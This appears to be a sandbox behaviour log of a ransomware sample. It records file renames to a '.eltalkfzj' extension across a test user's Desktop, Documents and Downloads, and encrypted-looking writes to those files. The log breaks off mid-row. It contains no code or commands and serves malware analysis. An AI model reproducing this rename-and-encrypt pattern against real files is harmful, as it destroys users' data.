C:\Users\user\Desktop\NEBFQQYWPS\ZQIXMVQGAH.xlsx	C:\Users\user\Desktop\NEBFQQYWPS\ZQIXMVQGAH.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS.docx	C:\Users\user\Desktop\NEBFQQYWPS.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS.xlsx	C:\Users\user\Desktop\NEBFQQYWPS.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\PWCCAWLGRE.xlsx	C:\Users\user\Desktop\PWCCAWLGRE.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\QNCYCDFIJJ.pdf	C:\Users\user\Desktop\QNCYCDFIJJ.pdf.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\QNCYCDFIJJ.xlsx	C:\Users\user\Desktop\QNCYCDFIJJ.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\SQSJKEBWDVT.pdf	C:\Users\user\Desktop\SQSJKEBWDVT.pdf.eltalkfzjzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL.pdf	C:\Users\user\Desktop\SUAVTZKNFL.pdf.eltalkfzjM	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\ZQIXMVQGAH.docx	C:\Users\user\Desktop\ZQIXMVQGAH.docx.eltalkfzjM	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\ZQIXMVQGAH.xlsx	C:\Users\user\Desktop\ZQIXMVQGAH.xlsx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IEEGWXUHVUG.pdf	C:\Users\user\Documents\IEEGWXUHVUG.pdf.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ\IEEGWXUHVUG.pdf	C:\Users\user\Documents\GAOBCVIQIJ\IEEGWXUHVUG.pdf.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx	C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx.eltalkfzjye	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ\SUAVTZKNFL.xlsx	C:\Users\user\Documents\GAOBCVIQIJ\SUAVTZKNFL.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ.docx	C:\Users\user\Documents\GAOBCVIQIJ.docx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY\IPKGELNTQY.docx	C:\Users\user\Documents\IPKGELNTQY\IPKGELNTQY.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY\LSBIHQFDVT.pdf	C:\Users\user\Documents\IPKGELNTQY\LSBIHQFDVT.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY\NEBFQQYWPS.xlsx	C:\Users\user\Documents\IPKGELNTQY\NEBFQQYWPS.xlsx.eltalkfzj..	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY.docx	C:\Users\user\Documents\IPKGELNTQY.docx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT\LSBIHQFDVT.docx	C:\Users\user\Documents\LSBIHQFDVT\LSBIHQFDVT.docx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT\QNCYCDFIJJ.xlsx	C:\Users\user\Documents\LSBIHQFDVT\QNCYCDFIJJ.xlsx.eltalkfzjye	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT\SUAVTZKNFL.pdf	C:\Users\user\Documents\LSBIHQFDVT\SUAVTZKNFL.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT.docx	C:\Users\user\Documents\LSBIHQFDVT.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT.pdf	C:\Users\user\Documents\LSBIHQFDVT.pdf.eltalkfzjy!	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS\NEBFQQYWPS.docx	C:\Users\user\Documents\NEBFQQYWPS\NEBFQQYWPS.docx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS\QNCYCDFIJJ.pdf	C:\Users\user\Documents\NEBFQQYWPS\QNCYCDFIJJ.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS\ZQIXMVQGAH.xlsx	C:\Users\user\Documents\NEBFQQYWPS\ZQIXMVQGAH.xlsx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS.docx	C:\Users\user\Documents\NEBFQQYWPS.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS.xlsx	C:\Users\user\Documents\NEBFQQYWPS.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\QNCYCDFIJJ.pdf	C:\Users\user\Documents\QNCYCDFIJJ.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\QNCYCDFIJJ.xlsx	C:\Users\user\Documents\QNCYCDFIJJ.xlsx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL.pdf	C:\Users\user\Documents\SUAVTZKNFL.pdf.eltalkfzjzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL.xlsx	C:\Users\user\Documents\SUAVTZKNFL.xlsx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\ZQIXMVQGAH.xlsx	C:\Users\user\Documents\ZQIXMVQGAH.xlsx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\IEEGWXUHVUG.pdf	C:\Users\user\Downloads\IEEGWXUHVUG.pdf.eltalkfzjy!	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\GAOBCVIQIJ.docx	C:\Users\user\Downloads\GAOBCVIQIJ.docx.eltalkfzj!A	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\IPKGELNTQY.docx	C:\Users\user\Downloads\IPKGELNTQY.docx.eltalkfzj!A	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\LSBIHQFDVT.docx	C:\Users\user\Downloads\LSBIHQFDVT.docx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\LSBIHQFDVT.pdf	C:\Users\user\Downloads\LSBIHQFDVT.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\NEBFQQYWPS.docx	C:\Users\user\Downloads\NEBFQQYWPS.docx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	C:\Users\user\Downloads\NEBFQQYWPS.xlsx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\QNCYCDFIJJ.pdf	C:\Users\user\Downloads\QNCYCDFIJJ.pdf.eltalkfzjjj	success or wait	1	24D2C411150	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	C:\Users\user\Downloads\QNCYCDFIJJ.xlsx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\SUAVTZKNFL.pdf	C:\Users\user\Downloads\SUAVTZKNFL.pdf.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\SUAVTZKNFL.xlsx	C:\Users\user\Downloads\SUAVTZKNFL.xlsx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\ZQIXMVQGAH.xlsx	C:\Users\user\Downloads\ZQIXMVQGAH.xlsx.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\EFOYFBOLXA.png	C:\Users\user\Desktop\EFOYFBOLXA.png.eltalkfzjM	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\EOWRVPQCCS.png	C:\Users\user\Desktop\EOWRVPQCCS.png.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GAOBCVIQIJ\BJZFPPWAPT.jpg	C:\Users\user\Desktop\GAOBCVIQIJ\BJZFPPWAPT.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GAOBCVIQIJ\ZGGKNSUKOP.png	C:\Users\user\Desktop\GAOBCVIQIJ\ZGGKNSUKOP.png.eltalkfzjlf	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GAOBCVIQIJ.png	C:\Users\user\Desktop\GAOBCVIQIJ.png.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GRXZDKKVDB.jpg	C:\Users\user\Desktop\GRXZDKKVDB.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\IPKGELNTQY\GAOBCVIQIJ.png	C:\Users\user\Desktop\IPKGELNTQY\GAOBCVIQIJ.png.eltalkfzjz	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\IPKGELNTQY\ZQIXMVQGAH.jpg	C:\Users\user\Desktop\IPKGELNTQY\ZQIXMVQGAH.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png	C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png.eltalkfzjz	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVTSQSJKEBWD.T.jpg	C:\Users\user\Desktop\LSBIHQFDVTSQSJKEBWD.T.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS\PIVFAGEAAV.png	C:\Users\user\Desktop\NEBFQQYWPS\PIVFAGEAAV.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS\PWCCAWLGRE.jpg	C:\Users\user\Desktop\NEBFQQYWPS\PWCCAWLGRE.jpg.eltalkfzjz	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV.png	C:\Users\user\Desktop\PIVFAGEAAV.png.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\PWCCAWLGRE.jpg	C:\Users\user\Desktop\PWCCAWLGRE.jpg.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\SQSJKEBWD.T.jpg	C:\Users\user\Desktop\SQSJKEBWD.T.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\ZQIXMVQGAH.jpg	C:\Users\user\Desktop\ZQIXMVQGAH.jpg.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\BJZFPPWAPT.jpg	C:\Users\user\Documents\BJZFPPWAPT.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\EFOYFBOLXA.png	C:\Users\user\Documents\EFOYFBOLXA.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg	C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\GAOBCVIQIJ.png	C:\Users\user\Documents\GAOBCVIQIJ.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY\GAOBCVIQIJ.png	C:\Users\user\Documents\IPKGELNTQY\GAOBCVIQIJ.png.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.jpg	C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png	C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\LSBIHQFDVTSQSJKEBWD.T.jpg	C:\Users\user\Documents\LSBIHQFDVTSQSJKEBWD.T.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS\PIVFAGEAAV.png	C:\Users\user\Documents\NEBFQQYWPS\PIVFAGEAAV.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\NEBFQQYWPS\PWCCAWLGRE.jpg	C:\Users\user\Documents\NEBFQQYWPS\PWCCAWLGRE.jpg.eltalkfzj1	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV.png	C:\Users\user\Documents\PIVFAGEAAV.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\PWCCAWLGRE.jpg	C:\Users\user\Documents\PWCCAWLGRE.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\SQSJKEBWD.T.jpg	C:\Users\user\Documents\SQSJKEBWD.T.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\ZGGKNSUKOP.png	C:\Users\user\Documents\ZGGKNSUKOP.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Documents\ZQIXMVQGAH.jpg	C:\Users\user\Documents\ZQIXMVQGAH.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\BJZFPPWAPT.jpg	C:\Users\user\Downloads\BJZFPPWAPT.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\EFOYFBOLXA.png	C:\Users\user\Downloads\EFOYFBOLXA.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\GAOBCVIQIJ.png	C:\Users\user\Downloads\GAOBCVIQIJ.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\PIVFAGEAAV.png	C:\Users\user\Downloads\PIVFAGEAAV.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\PWCCAWLGRE.jpg	C:\Users\user\Downloads\PWCCAWLGRE.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\SQSJKEBWD.T.jpg	C:\Users\user\Downloads\SQSJKEBWD.T.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\ZGGKNSUKOP.png	C:\Users\user\Downloads\ZGGKNSUKOP.png.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Downloads\ZQIXMVQGAH.jpg	C:\Users\user\Downloads\ZQIXMVQGAH.jpg.eltalkfzjj	success or wait	1	24D2C411150	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	1040	42 8d 70 11 86 a4 24 e2 dd 9c c5 3a b6 21 20 7b 53 d7 0c dc e6 88 d3 0c 6f 21 3c b4 c7 13 b8 7c 19 a4 bd 92 81 84 2c 91 da 9f 64 de 80 eb 9b c2 8c 64 3b 78 f6 73 5d eb d0 de fd d7 ba 04 52 6a fc 69 5b 50 d5 93 f5 12 32 75 b4 30 0c c5 d4 66 e7 85 98 a5 cd 0b b0 5e 14 49 84 fa 3f 6b c0 e0 19 b4 c3 3a a4 f7 ff 05 ac d5 07 1d 6a b8 4b de 61 29 43 6a 1c 22 18 36 74 ce fb 8a 4b d0 1a ca 00 e4 31 58 e8 12 ce 7a 2b 35 59 b0 2b b4 2f 98 90 a6 e3 f6 65 f5 c6 44 31 1e a4 c2 5a 3e d3 c8 33 6b 3d f1 6a 70 c0 50 85 b9 46 26 57 75 e9 8a e0 4d 61 60 c3 53 f1 4d ca 70 4d e1 52 22 3f ea ad 22 15 b3 2d 25 94 67 36 e4 c1 06 94 ee 01 aa 7c 14 78 70 af 7a 68 66 30 93 cf f2 10 8a e8 39 2c 58 21 fb 9b 33 06 8a 42 c3 d4 9e 66 9a 4e 6a 28 e6 be 4e 3d fd 68 a4 c4 2f af ed 6c c7 04	B.p...\$.....! {S.....o!<... .j.....d.....d;x.s]..... ..Rj.i[P....2u.0...f.....^..I..? k.....j.K.a)Cj.".6 t..K....1X...z+5Y.+./.....e. .D1...Z>..3k=-jp.P..F&Wu... Ma`.S.M.pM.R"?.."- %.g6..... . xp.zh0.....9,X!..3..B...f.Nj (..N=.h../..l..	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	256	0c d3 91 28 29 46 59 18 e8 14 82 3e 0c 23 89 ca ea 6d 06 55 ac 7b 64 a2 71 38 67 74 63 67 b3 ca f6 25 4a ..... 66 59 6e 2f 16 dd 33 82 b0 96 2b 33 8a 4a 56 c6 2c b0 cb 9c fa 93 76 ac fe da 1f 55 da c3 5c 2d 1a d0 66 8d 38 ed 23 ab 11 99 ae 2f 52 ff 82 7a 2f b5 a4 3e 9d da 91 ef d7 1f 97 82 9c 5b 3d e4 89 01 f3 06 40 ea 75 25 2b ab 23 70 e2 21 8e 4e 39 2a 37 71 c6 83 39 7c d5 d9 78 80 00 d9 ff ee a0 95 ed 6a 7f 48 c0 8f 78 2d de df 8f 15 03 4d 6d b1 ba d9 58 e4 06 99 96 b3 f3 1a 2a 9d b5 97 f2 90 76 2c ac d5 4d d8 d4 1d 30 65 89 1e 1a 40 09 e6 07 11 df f0 b3 64 96 37 e9 33 26 9b 51 8b 8d 4c bc 1a eb 59 e8 75 78 47 9e 0e d5 49 bb f9 c1 c9 ab 76 8b aa b2 6a f0 53 fe d7 50 d2 59 4f bd 9b 52 47 d6 ea e1 c5 2d 10 f0 31 e4 5b 83 38 1c c1 fc 4e f5 d3 71 91 6f bf 29 80	...(FY....>.#...m.U. {d.q8gtcg ...%JfYn/..3...+3.JV.....v.. ..U..~..f.8.#.../R..z/..>... ..... [=.....@..u%+.#p.!.N9*7q. .9]..x.....j.H..x-.....Mm.. .X.....*.....v...M...0e...@.. .....d.7.3&.Q...L...Y.uxG...l. ...v...j.S..P.YO..RG....~.1. [.8...N..q.o.).	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx	unknown	1040	66 b0 52 22 69 3e 8a 98 f5 9e ca 1e 14 53 1c f9 2d 10 13 58 85 44 bd cb b0 0a 7e 0a f0 7b ab b2 c6 0b fc 16 30 5d 79 84 ec 35 d7 ca 85 23 9c 58 ff 53 08 d2 2c 29 b0 70 19 24 a1 bd 43 97 93 e7 e5 a3 91 21 de 94 a9 0d 35 76 d4 3a 4d 24 b6 84 e1 85 7d ad e1 3e 5d f0 f8 89 11 ec ff dd 45 53 c5 d6 99 08 de 5c 56 4e 6d 45 97 4a 17 43 16 df 00 1d e7 b3 8a e2 dc 1f 53 0f 80 19 f9 85 0e ef 98 e8 e8 2b 4e 01 c3 0c 2a e3 db 6f 7b c0 6e 9b 35 46 ad 15 ef 42 f5 c8 6d 41 69 45 88 d9 30 16 05 0b 72 90 07 62 c6 27 22 5b bf 26 4f 95 2d ab 63 b6 11 45 34 05 ba 68 eb c0 9f ab 5c 4c 31 fa 7e fe 6e 0c 00 e2 c7 4a e4 d9 e6 de cc 39 a9 72 6f 82 f7 a2 4e e1 4f 7d fc 37 36 e6 d4 db d7 96 40 4f 72 0a d9 ed 5b a9 c6 b8 7d 0f ef 2a 87 3d 81 e2 7e fe 25 55 4c 1f b6 e8 f6 d4 62 2e b6	f.R"i>.....S...X.D...~{ .....0]y..5...#.X.S...).p.\$.. C.....!.....5v.:M\$....).>].. ....ES.....\VNmE.J.C..... S.....+N...*.o{n.5F...B ..mAiE..0...r..b.""[.&O.-c..E 4..h....\L1.~.n....J.....9.ro. ..N.O}.76.....@Or...[...}.*= ..~.%UL.....b..	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx	unknown	256	f6 08 b6 db 9d 16 65 1f 30 70 b0 cc 29 de 53 d6 ee 31 bd 05 fa f9 c8 05 a5 e7 88 38 ed 28 62 03 6b 27 c8 38 95 f0 d1 82 93 bb bd ec 9e 4b 30 9d 4a aa 68 7c 89 15 d8 3d be af 2f 41 30 f7 96 e0 42 46 28 42 39 b1 c7 56 80 53 cd f3 46 ab 1a a6 c8 9c e4 b3 ae f3 cf d4 44 77 a8 61 e0 1b 54 32 de 48 68 56 60 33 05 f1 8b 9b 7f 07 68 95 c8 34 2a b7 c9 69 bf 6e 33 ed a9 6f 71 16 79 8f 18 fb 27 de 2e c7 84 da 36 01 cd b1 57 8c 4c 4f dd 3e 90 3c 5b 63 84 ee a9 b1 62 64 5e 24 62 ea cc ba 48 cc ed 49 79 a9 a4 30 16 35 ff 80 ab 47 07 5d df 74 cf f9 9e f9 52 b2 89 d0 24 d1 da 42 9a 96 26 5f c7 cd b0 33 da cf b3 59 16 db 33 73 7d 8b 91 55 7d 85 1d 12 f5 06 21 47 61 2d 18 3c 83 4d 5d 15 02 31 37 a2 4f 34 63 fc 68 b0 a4 90 70 e8 6f 7c 0d 03 15 3e 40 d6 a7 41 da 0e d6 00 3b	.....e.0p..).S..1.....8.( b.k'.8.....K0.J.h]...=../A 0...BF(B9..V.S..F.....D w .a..T2.HhV`3.....h..4*..i.n3. .oq.y...'.....6...W.LO.>.<[c.. ..bd^\$b...H..ly..0.5...G.].t.. ..R...\$.B..&_...3...Y..3s)..U }.....!Ga- <.M]..17.O4c.h...p. o ...>@..A....;	success or wait	1	24D2C410F9D	WriteFile







File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IPKGELNTQY\LSBIHQFDVT.pdf	unknown	256	ed 4f 30 86 65 3b 13 78 0a c4 11 06 27 62 49 cc a4 13 3c 4a ef be 8e ed d4 97 07 81 df 7d 15 b6 32 8b aa 00 2a 48 9f a5 33 c4 b9 00 87 f2 68 c6 2d 17 ba ca d6 a2 c9 aa 41 f5 72 bc a0 ee e0 cb 0f 6b 37 21 39 0e 96 4c b6 7f 37 e6 01 1e 6b d7 0e 5a 0b e9 7d c2 bd 72 07 f2 ac 84 87 6c 0f fe e4 2f 13 cb 6f 5d 27 bc d2 41 1c a2 3f 4e b1 c4 1f 1e 2f 22 d5 a1 22 e8 90 b5 83 de f3 cf 2f a0 87 eb 9c 1a 0c ea 5d 47 b3 76 c2 c7 45 22 31 cb 8d 01 04 1c 79 75 5e 9c d8 cb b2 a3 86 e9 0a a2 80 c3 5c 6e 07 00 f8 d5 0d a8 58 ff db 57 eb 46 07 f7 f5 46 05 9a 64 02 7e 1d 68 85 8e a5 29 66 65 65 ac 08 b5 98 d7 d8 69 38 6e d3 27 d6 b3 10 ff d9 ef 3c f5 b8 18 2a 9d 4f 47 44 3b e9 9d f6 04 8e b8 fc 8b 7e ca c5 bb be fa 44 7a bd 45 6e 77 25 8d bd 46 3b 2d 93 0f 6e e3 12 a4 2e 25	.O0.e;x....'bl...<J.....} ..2...*H..3....h-.....A.r. .....k7!9..L..7...k..Z..}.r.. ...l.../.o]'.A..?N..../'". ...../.....]G.v..E"1....yu ^.....\n.....X..W.F...F ..d~.h...)fee.....i8n.'..... <...*.OGD;.....~.....Dz.En w%..F;-...n....%	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\IPKGELNTQY\NEBFQYWPS.xlsx	unknown	1040	19 ea d7 0d cb e6 7a 67 0d 3b 59 74 da 41 a2 42 cb bf 16 10 d8 8e e3 04 7e 62 2c 34 d0 17 32 3a c6 12 12 5f c4 52 3f 9c 9f ab e3 36 2f c6 b7 2d 79 24 1a b7 06 41 5b 68 b6 ad 4a b7 9d 70 e7 d5 aa b7 a2 ef 82 99 e7 20 fa af 2c 60 38 cb f9 1d 5d c6 a0 b2 0b 0e e9 f1 d4 82 bf 57 d5 25 64 d7 c9 b7 0d 1d 19 b9 54 56 0e 0f 14 5d 57 ff d1 1c c8 b3 10 48 05 0f f9 1a d3 b1 ef 5d fc 11 e1 52 1d da 6e cd 12 e6 31 44 83 7b 8f 53 e5 05 d2 0c 38 05 d4 8d 42 bf 2f 6c e3 88 8a a8 6b 8b 19 5e 70 7a 3e 71 db 8b 31 4f c7 28 1f 9f 72 0f ce 82 05 27 a8 70 7a 80 0f e7 c9 09 71 8a e7 3b ba 20 64 5f 33 73 84 b5 08 3f 11 62 da 1a ba d7 bf a6 e0 22 31 cb 16 cb 84 ce c8 87 5f b8 28 ab dc 20 bd 65 72 2b e6 01 28 fb 0f 94 c2 bb 93 9d 97 c4 0e 82 8e 6b c8 aa c3 7f 3d db bf 95 8e 14 e5	.....zg.;YtA.B.....~b,4.. 2:...._R?....6/-..y\$....A[h..J.. .p..... ..;'8...]..... .W.%d.....TV...JW.....H.... ...].R..n...1D.{S....8...B.. /l....k..^pz>q..1O.(.r....'.p z.....q.;. d_3s...?b....." 1....._(. .er+..(..... ...k....=.....	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IPKGELNTQY.docx	unknown	1040	ba 5e df 5d 5c 2c 2e 31 5a b3 6c 80 e9 66 14 bb ff 69 ab 24 94 a9 77 37 b3 b0 c5 9e 89 26 f9 b7 3f 8e 79 d9 fb b3 5b 33 06 79 76 a0 8d 8b 34 25 7e d2 44 30 c0 0b 05 99 f9 b5 15 af ad 05 f4 b9 b0 f8 7d bc 23 e6 cb eb 71 6d d3 6a 4e fb a6 bb 80 6c 1d 8e cd 48 7f e9 7c 65 10 fe 3b 5a ce 26 1a ae 4b a2 67 67 0e bd 17 61 77 7a 9a 18 d1 c8 e0 fa a8 66 d0 d8 b9 0e a8 ad d6 91 e8 b6 4c f3 6c 25 b3 94 60 24 d6 fc 2f 7c cd 47 57 31 bb e6 04 3a d0 17 ac ea 38 61 f7 11 9c e0 70 ed ea 82 88 fa 52 85 8a 53 89 e4 d8 37 47 aa 27 0d 26 da 4f 73 bb fb 64 a5 d7 12 80 f8 c5 eb 3e fc 80 47 bd 9c 70 e6 05 17 15 62 80 07 7f f7 f3 1f c3 c4 27 ec f8 02 65 c4 52 a8 e2 df 55 71 a7 91 87 f2 80 65 f6 4e c8 cd 97 53 ea a4 5a 89 25 8c 41 1b b3 ff 24 43 cd 4d 21 ac f3 5f 93 c7 ec 5c 74	^,],1Z,l,f...i\$.w7.....& ..?y...[3.yv...4%~.D0..... .....}#...qm.jN...l...H..[e .;Z.&..K.gg...awz.....f.... .....L.l%..\$../].GW1..... 8a...p.....R...S...7G.'&.Os.. d.....>..G..p....b.....'. ..e.R...Uq.....e.N...S..Z.%A ...\$C.M!..._...lt	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\IPKGELNTQY.docx	unknown	256	49 60 5c d9 58 6a 5d 89 17 6c 81 a1 c9 c3 09 40 d6 f5 a9 04 9a ea 52 8e 04 05 ab 6b 59 dd ca 8f 77 4b 9c 56 70 dc f8 65 ca 51 36 bf 17 6e 1a 29 70 8a 22 e1 66 8f 29 26 da f9 57 02 ac f3 54 b0 1d 28 7b 83 33 b0 37 77 f7 32 a3 f3 da f3 33 24 1b 48 96 45 af 47 6d 1c e6 55 10 49 16 66 89 4a 0a 09 df b5 c6 7d a5 80 a2 12 af 89 c6 35 94 a8 7f 35 c2 c9 49 6b 14 a4 ba 5a b7 6f 36 25 54 3b 98 c9 bc 26 2e b3 f8 0f 5e 09 e4 f2 7c f3 51 ff 5b c8 b5 93 14 b5 3d 61 64 7e 1f 9a 3e ff 26 9c 66 61 60 35 c9 de ca b5 e1 8f 8d bc 10 df 8c 87 bd c2 32 80 0a 70 63 00 af 5f 3e 0f 86 ee ea f7 59 51 9b f2 bc 35 39 08 03 76 40 42 30 43 a8 dd a2 22 36 ff 87 0b c2 31 4b 41 28 e2 89 03 b0 5d 91 91 c5 6f 57 38 4a d3 c8 ab 1b 54 e2 54 46 d8 eb 88 f4 e5 46 21 1f a9 c3 2f 15 8c c7 f2 18	l\X]]..l.....@.....R....kY. ..wK.Vp..e.Q6..n.)p."f.)&.. W...T.. {(.3.7w.2....3\$.H.E.Gm..U .l.f.J.....}.....5...S...lk.. .Z.o6%T;...&....^... .Q.[..... =ad~...>.&fa`5.....2.. .pc.._>.....YQ...59..v@B0C ..." 6....1KA(...)...oW8J....T.TF .....F!.../.....	success or 